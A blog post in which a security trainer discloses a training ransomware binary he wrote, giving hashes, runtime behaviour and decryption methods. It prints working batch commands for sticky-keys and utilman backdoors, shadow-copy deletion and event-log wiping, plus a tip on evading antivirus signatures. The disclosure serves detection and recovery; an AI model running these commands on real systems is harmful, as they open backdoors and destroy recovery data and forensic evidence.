

# Ironcat Ransomware

---

[aaronrosenmund.com/blog/2020/09/26/ironcat-ransomware/](https://aaronrosenmund.com/blog/2020/09/26/ironcat-ransomware/)

September 26, 2020



I am Ironcat

By Aaron Rosenmund @arosenmund | Saturday, September 26, 2020

## Ironcat Ransomware

---



I am ironcat, and you're not.

Photo: Aaron Rosenmund aka. IRONCAT

Hello cyber family! Today's topic is ransomware, specifically ransomware authors. Some of you may have noticed a new variant of ransomware, written in go, and leaving a note resembling Sodinokibi or REevil strains. Some have even dubbed this IronCat ransomware,

because of the Ironcat related strings listed when you run or analyze the binary.

Let me start by saying this. **I am Ironcat**, and I wrote this program, and various binaries released, for training purposes only.

These binaries were created for the sole purpose of being used on a closed cyber range for training purposes only. I call it a binary because this was never written to be malicious malware, or even intended to be shared publicly. I wrote Ironcat ransomware to use in advanced in person training and personal research into detection methods.

I am heavily invested in the cyber security community as a purple teamer, researcher, and trainer, and have never leveraged this binary for any purpose other than to use on training devices that I owned personally or had full permissions to use. These systems have been closed cyber ranges and closed networks with environments that are later completely wiped.

During the course of a practical exercise a student removed the binaries and uploaded them to VirusTotal, and now I feel that it is my responsibility to release the analysis of the malware, what it does, how it operates, and how to decrypt it!

## Ironcat Ransomware Properties

---

So because I wrote every bit of the code, I can provide a full analysis of everything this binary does. Starting with the variations and hashes that could have potentially been leaked.

file name	MD5 Hash	encryption target
iai-users.exe	6EB69ACD2AC82BE838C8B3D8910B0D70	C:\Users
iai-inetpub.exe	2C277D84A4A040449B8E887085B5EAB9	C:\inetpub
iai-sql.exe	948C7355D80C0A2B361911096BF24F52	C:\Program Files\Microsoft SQL Server\
iai-file.exe	0F2AB584214EF410A7543506D6A47B1A	C:\Prestige


These were developed to surgically hit specific targets in the training environment.

To be effective the binary must be run as an administrator. It will fail to complete some of the more dangerous actions if only ran with user privilege. There is no privilege escalation or bypass mechanisms built in to this set of binaries.

## Runtime activities

---

To run this binary properly you must supply two arguments the mode encrypt/decrypt and then a passphrase.



```
c:> iai-users.exe encrypt password
```

Photo: Aaron Rosenmund aka. IRONCAT

When ran with these arguments the following actions occur:

## HTTP POST sent to Fakebook.com


---

A packet is sent to (fakebook.com), a training environment site.

If fakebook.com is not available the binary will fail to run with an error code

The packet contains the following:

- o A value called “forwarder” that contains the IP (58.247.181.118); This value was used to test trainees on not jumping to quickly to attribution. This IP is hardcoded and the value performs no purpose. **Forwarder IP’s are only useful in the header of the http packet, this is just red herring.**
- o A key which is the password in a bas64 encoded string
- o The word “tazerface” to simulate a variant name. **It is really just a funny name from guardians of the galaxy 2**



```
POST /key/ HTTP/1.1
Host: fakebook.com
User-Agent: Go-http-client/1.1
Content-Length: 58
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
```

Photo: Aaron Rosenmund aka. IRONCAT

## Files Are Read and Encrypted

---

Every file in the target directory is read. As directories are found, the note with the name **pay\_the\_piper.txt** is dropped in each one.

This note was nearly a direct copy from a real REevil ransomware response note. This was intended to provide realism to the training experience, and again to provide the opportunity for show malware forensics specialists that they have to look past the note to identify the

malware type and activity. This was another red herring.

This seems to have also been a good lesson for not just the individuals that I intended to train, but to everyone and thing(analysis sites) that I have found attempting to analyse the malware in the wild. What do I mean by this? I will cover some emergent findings from the perspective of seeing malware I wrote line by line being uploaded to analysis engines. The good and the bad, but that will be in a separate article.

What I want to cover right now relates to the danger of this binary being reused. Part of the realistic training environment, included devices with patched anti-virus. In testing the only version of the binary that was caught by antivirus, was the version that included the note that mimics the Sodinokohibi/REevil actor. This is hard coded into the binary, and can be patched even without source code to create a binary not only with a different hash, but that will not register as a threat with anti-virus that is merely scanning the binary for signatures(most anti-virus).

The files are then encrypted with the “.encrypted” extension which changes the registered file type in windows to “ENCRYPTED”




 CachedFiles	9/25/2020 1:22 PM	File folder
 pay_the_piper.txt.encrypted	9/25/2020 1:22 PM	ENCRYPTED File
 TranscodedWallpaper.encrypted	9/25/2020 1:22 PM	ENCRYPTED File

Photo: Aaron Rosenmund aka. IRONCAT

## Back doors and Detection Evasion

After all the files are encrypted, the binary drops four batch files into the `C:\Windows` directory

Each with a different function.

```
“Chtes.bat” copy c:\Windows\System32\sethc.exe c:\Windows\System32\sethc.old
&& && del c:\Windows\System32\sethc.exe && copy c:\Windows\System32\cmd.exe
c:\Windows\System32\sethc.exe
```

Allows actors to press any key 5 times at the logon screen and launch an administrative cmd.exe console.

```
“Netlogin.bat” REG ADD "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\utilman.exe" /f /v Debugger
/t REG_SZ /d "%windir%\system32\cmd.exe"
```

Adds a reg key to launch a administrative cmd.exe console whenever utilman.exe is launched, by passing logon screens and user limitations.

```
"Shadow.bat" cmd /C vssadmin delete shadows /all
```

Deletes all VSS that could be used to recover the data.

```
"mssupdate.bat" FOR /F "delims=" %%I IN ('WEVTUTIL EL') DO (WEVTUTIL CL  
"%I")
```

Deletes all windows event logs.

Application	Administrative	0
Security	Administrative	1
Setup	Operational	0
System	Administrative	5

Photo: Aaron Rosenmund aka. IRONCAT

## But how do you decrypt the data?

To decrypt the data, the binary functions in exactly the same way, except using the **decrypt** function, and the same password used to encrypt the data.

```
iai-users.exe decrypt password
```

The binary still needs access to the facebook.com IP or it will fail, this function happens prior to reading the files and decrypting.

There are 3 potential ways to get the password used to encrypt the data:

1. Capture the HTTP POST request containing the base64 encoded data and reverse the encoding.(Can be done many ways, Cyberchef is an easy example.) *You will have to have packet capture setup before the the binary was executed.*
2. Capture the windows event security log entry containing the command line used to launch the binary. *If the last batch file did not run due to permissions, you may still have this on the device. Otherwise it was wiped. If you pull logs into a SIEM they may still be there.*

3. On the devices if conhost.exe is still running and you can access the console window that binary was originally ran in, you can use the `doskey /history` command to list out the command and password used to run the encryption. *The actor would have to have left the conhost.exe up, and you would need to log into the same session.*

If you can find the password through any of these methods, you will be able to run the binary on the devices with Administrative privileges, and it will decrypt the files in the location it was hard coded for, based on the variant listed in the properties section of this blog.

## Why does the binary not run properly?


---

As part of the training, there are various features built into the binary to guide you through deductive reasoning to make educated guesses at the requirement of arguments and identification of artifacts.

## Running the binary with no arguments

---

If you run the executable with no arguments, it will check for that and give you a response to let you know that you are not ironcat, but I am:



```
c:\>.\iai-users4.exe
BeepBoop
Starting the application...
I am Ironcat, and you're not.
c:\>
```

Photo: Aaron Rosenmund aka. IRONCAT

## Running the Binary with incorrect arguments

---

If you run the executable with two arguments, but the wrong arguments, the application will exec with an error.

```
I am Ironcat, and you're not.  
c:\>.\iai-users4.exe unencrypt  
BeepBoop  
Starting the application...  
panic: runtime error: index out of range [2] with length 2  
  
goroutine 1 [running]:  
main.main()  
    D:/goransom/src/main.go:307 +0xb85  
c:\>
```

Photo: Aaron Rosenmund aka. IRONCAT

## Running the binary with incorrect password

---

If you run the binaries decrypt function with an incorrect password. It will run through all of the same steps for encryption, but does nothing to the encrypted files. It will however, print out another message about Ironcat's love for cheeseburgers and politely asking for one.

```
Ironcat luvs cheezburgerz. Can haz?  
c:\Users\tstark\ntuser.dat.LOG1  
Ironcat luvs cheezburgerz. Can haz?  
c:\Users\tstark\ntuser.dat.LOG2  
Ironcat luvs cheezburgerz. Can haz?  
c:\Users\tstark\ntuser.ini  
Ironcat luvs cheezburgerz. Can haz?  
c:\Users\tstark\pay_the_piper.txt  
Ironcat luvs cheezburgerz. Can haz?
```

Photo: Aaron Rosenmund aka. IRONCAT

## Conclusion

---

At this point this, Ironcat malware is out there, has a name, a family category, and because it has been uploaded to virus total, is available for anyone to download and use. Update your signatures, increase your ability to catch logs, and please use the contents of this blog exposing the internal operation of ironcat ransomware to ensure that no one can use these binaries to cause damage. There is no persistence, or callbacks, and if you so desire, feel free to use these samples for training, detection development, and malware analysis practice. It is like a test with all the answers already in this blog.

## References:

---

[← Previous](#)

[Next →](#)